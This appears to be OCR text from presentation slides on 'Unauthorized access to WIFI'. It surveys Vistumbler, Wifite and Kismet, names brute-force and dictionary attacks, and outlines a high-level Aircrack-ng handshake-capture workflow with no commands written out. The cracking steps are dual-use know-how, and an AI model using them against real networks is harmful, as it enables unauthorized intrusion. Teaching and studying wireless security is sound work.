
Unauthorized access to WIFI

Wessam Mohammad Al-khushman




Unauthorized access to WIFI: “Vistumbler”

Verifying the WLAN configuration


Detecting other wireless networks that might be interfering with a WLAN


Detecting unauthorized APs that might have been placed on a WLAN



also offers attack features you can use to break insecure wireless networks

“Wifite”






The software is advertised as being more than just a wireless network detector. Kismet is also a sniffer and an intrusion detection system and can sniff 802.llb, 802.lla, 802.llg, and 802.lln traffic

“Kismet”

Types of Wireless Hacking

- ✓Brute Force Attack.
- ✓Dictionary Attack.




Dictionary Attack : With **Aircrack-ng**


- Enable monitor mode in adapter

Detecting the networks

Target Network Monitor and get handshake or witing or with aireplay-ng.

